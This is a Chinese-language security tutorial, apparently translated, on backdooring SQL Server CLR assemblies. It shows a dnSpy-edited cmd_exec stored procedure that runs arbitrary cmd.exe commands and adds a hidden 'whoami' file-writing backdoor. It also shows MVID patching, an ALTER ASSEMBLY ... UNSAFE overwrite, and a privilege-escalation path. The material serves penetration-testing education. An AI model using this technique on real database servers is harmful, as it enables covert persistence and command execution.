
接下来只需要通过你最喜欢的反编译器就能看到源代码了。在过去一整年里，我成为了dnSpy的忠实粉丝，至于原因嘛，在你阅读完下一部分就知道了。

我是如何对CLR DLL进行修改，同时还将已导入SQL Server的Assembly进行覆写的？


下面这张图是一张轮廓图，主要展示了通过dnSpy如何反编译、观察、编辑、保存以及再导入已存在SQL Server中的CLR DLL文件。你可以在这下载到[dnSpy](#)。

这里我们就以早些时候从SQL Server导出的cmd_exec.dll为例，对其进行修改。

第一步，用dnSpy打开cmd_exec.dll文件。左侧栏，往下拉直到你找到cmd_exec方法，选中它。接着你就能看到了源代码，现在可以开始寻找漏洞了。



第二步，在右边包含源码的界面右击然后选择“Edit Method(C#)”。





第三步，编辑你希望的代码。但是，在这个例子中我添加了一个后门，该后门的作用是每调用一次cmd_exec，它就会在"C:\temp\"目录下增加一个文件。示例代码和截图如

```
[SqlProcedure]
public static void cmd_exec(SqlString execCommand)
{
    Process expr_05 = new Process();
    expr_05.StartInfo.FileName = "C:\\Windows\\System32\\cmd.exe";
    expr_05.StartInfo.Arguments = string.Format(" /C {0}", execCommand.Value);
    expr_05.StartInfo.UseShellExecute = true;
    expr_05.Start();
    expr_05.WaitForExit();
    expr_05.Close();
    Process expr_54 = new Process();
    expr_54.StartInfo.FileName = "C:\\Windows\\System32\\cmd.exe";
    expr_54.StartInfo.Arguments = string.Format(" /C 'whoami > c:\\temp\\clr_backdoor.txt", execCommand.Value);
    expr_54.StartInfo.UseShellExecute = true;
    expr_54.Start();
    expr_54.WaitForExit();
    expr_54.Close();
}
```




```
Edit Code - cmd_exec(SqlString) : void @06000001
3 using System.Data.SqlTypes;
4 using System.Diagnostics;
5 using Microsoft.SqlServer.Server;
6
7 // Token: 0x02000002 RID: 2
8 public partial class StoredProcedures
9 {
10     // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00002050
11     [SqlProcedure]
12     public static void cmd_exec(SqlString execCommand)
13     {
14         Process process = new Process();
15         process.StartInfo.FileName = "C:\\Windows\\System32\\cmd.exe";
16         process.StartInfo.Arguments = string.Format("/C {0}", execCommand.Value);
17         process.StartInfo.UseShellExecute = false;
18         process.StartInfo.RedirectStandardOutput = true;
19         process.Start();
20         SqlDataRecord sqlDataRecord = new SqlDataRecord(new SqlMetaData[]
21         {
22             new SqlMetaData("output", SqlDbType.NVarChar, 4000L)
23         });
24         SqlContext.Pipe.SendResultsStart(sqlDataRecord);
25         sqlDataRecord.SetString(0, process.StandardOutput.ReadToEnd().ToString());
26         SqlContext.Pipe.SendResultsRow(sqlDataRecord);
27         SqlContext.Pipe.SendResultsEnd();
28         process.WaitForExit();
29         process.Close();
30
31         Process backdoor = new Process();
32         backdoor.StartInfo.FileName = "C:\\Windows\\System32\\cmd.exe";
33         backdoor.StartInfo.Arguments = string.Format("/C 'whoami > c:\\temp\\clr_backdoor.txt'", execCommand.Value);
34         backdoor.StartInfo.UseShellExecute = true;
35         backdoor.Start();
36         backdoor.WaitForExit();
37         backdoor.Close();
38     }
39 }
40
```

Code	Description
------	-------------

main.cs  


Compile Cancel

第四步，通过点击完成保存修补后的代码。接着点击顶部菜单栏的选择文件，保存模块，保存它。




根据[微软的资料](#)来看，每次CLR编译，都有一个唯一的GUID生成并会内嵌在编译后的文件头上。所以，识别统一文件的不同版本是可行的。这个ID也可以叫做MVID（模块ID）。在Server中的CLR，我们一定得手动改掉MVID。下面是整个过程的概览。


第一步，如果没打开`cmd_exec`，请在dnSpy中打开。接着将可见界面拖到PE部分，选择"#GUID"存储流，接着右键并选择以十六进制格式显示数据。



第二步，你一定得去修改这些被选中的字节，可以修改成任意值。



第三步，从顶部菜单选择文件然后保存模块。



利用PowerShell自动化

你可以使用我之前提供给你的原生PowerShell命令或者是使用下面示例的PowerUPSQL命令去获取来自新改动的cmd_exec.dll文件的十六进制字节，接着生成ALTER语句。

```
PS C:\temp> Create-SQLFileCLRDll -Verbose -SourceDllPath .\cmd_exec.dll
VERBOSE: Target C# File: NA
VERBOSE: Target DLL File: .\cmd_exec.dll
VERBOSE: Grabbing bytes from the dll
VERBOSE: Writing SQL to: C:\Users\SSUTHE~1\AppData\Local\Temp\CLRFile.txt
C# File: NA
CLR DLL: .\cmd_exec.dll
SQL Cmd: C:\Users\SSUTHE~1\AppData\Local\Temp\CLRFile.txt
```

```
-- Choose the msdb database
use msdb
-- Alter the existing CLR assembly
ALTER ASSEMBLY [my_assembly] FROM
0x4D5A90000300000004000000F[TRUNCATED]
WITH PERMISSION_SET = UNSAFE
GO
```

SQLQuery4.sql - MSSQLSRV04\SQLSERVER2014.msdb (sa (53))* - Microsoft SQL Server Management Studio (Administrator)

File Edit View Query Project Debug Tools Window Help

msdb Execute Debug

Object Explorer

Connect

MSSQLSRV04\SQLSERVER2014 (SQL Server 12.0.4100.1 - sa)

- Databases
- Security
- Server Objects
- Replication
- AlwaysOn High Availability
- Management
- Integration Services Catalogs
- SQL Server Agent

SQLQuery3.sql - MS...014.msdb (sa (52))* SQLQuery4.sql - MS...014.msdb (sa (53))* SQLQuery2.sql - MS...014.msdb (sa (61))*

```
ALTER ASSEMBLY [my_assembly] FROM
0x4D5A900003000000400000FFFF0000B80000000000004000000000000000000000
WITH PERMISSION_SET = UNSAFE
```

146 %

Messages

Command(s) completed successfully.

146 %

Query executed successfully. MSSQLSRV04\SQLSERVER2014 (1... sa (53) msdb 00:00:00 0 rows

Ready Ln 4 Col 1 Ch 1 INS

我能否通过定制化的CLR进行SQL Server提权吗？

如果你不是以sysadmin登录SQL Server，但你又有CREATE和ALTER ASSEMBLY权限，也许你能够在SQL Server服务账号（默认是sysadmin）下使用可以执行操作系统命令的CLR去获得sysadmin权限。然而，为了让你成功，你创建的CLR assembly所在的数据库必须设置了is_trustworthy标志为1，同时还得启用了clr enabled（也就是说不能禁用clr）。默认情况下，只有msdb数据库是可信的，并且clr enabled设置是被禁用的。

敬告

参考

- [https://msdn.microsoft.com/en-us/library/microsoft.sqlserver.server.sqlpipe.sendresultstrow\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/microsoft.sqlserver.server.sqlpipe.sendresultstrow(v=vs.110).aspx)
- <https://msdn.microsoft.com/en-us/library/system.reflection.module.moduleversionid.aspx>
- <https://msdn.microsoft.com/en-us/library/ff878250.aspx>
- <https://docs.microsoft.com/en-us/sql/t-sql/statements/create-assembly-transact-sql>

- <https://docs.microsoft.com/en-us/sql/t-sql/statements/alter-assembly-transact-sql>
- <http://sekirkity.com/seeclrly-fileless-sql-server-clr-based-custom-stored-procedure-command-execution/>

译者参考资料

- 1.[.NET 基础——CLR、BCL、DLL、Assembly](#)
- 2.[MySQL UDF \(自定义函数\)](#)

[原文](#)

点击收藏 | 1 关注 | 0

[上一篇：开发者修或不修，挖洞者觉得鸡肋或不...](#) [下一篇：框架filterExp函数过滤不严...](#)

- 1. 0 条回复
 - 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)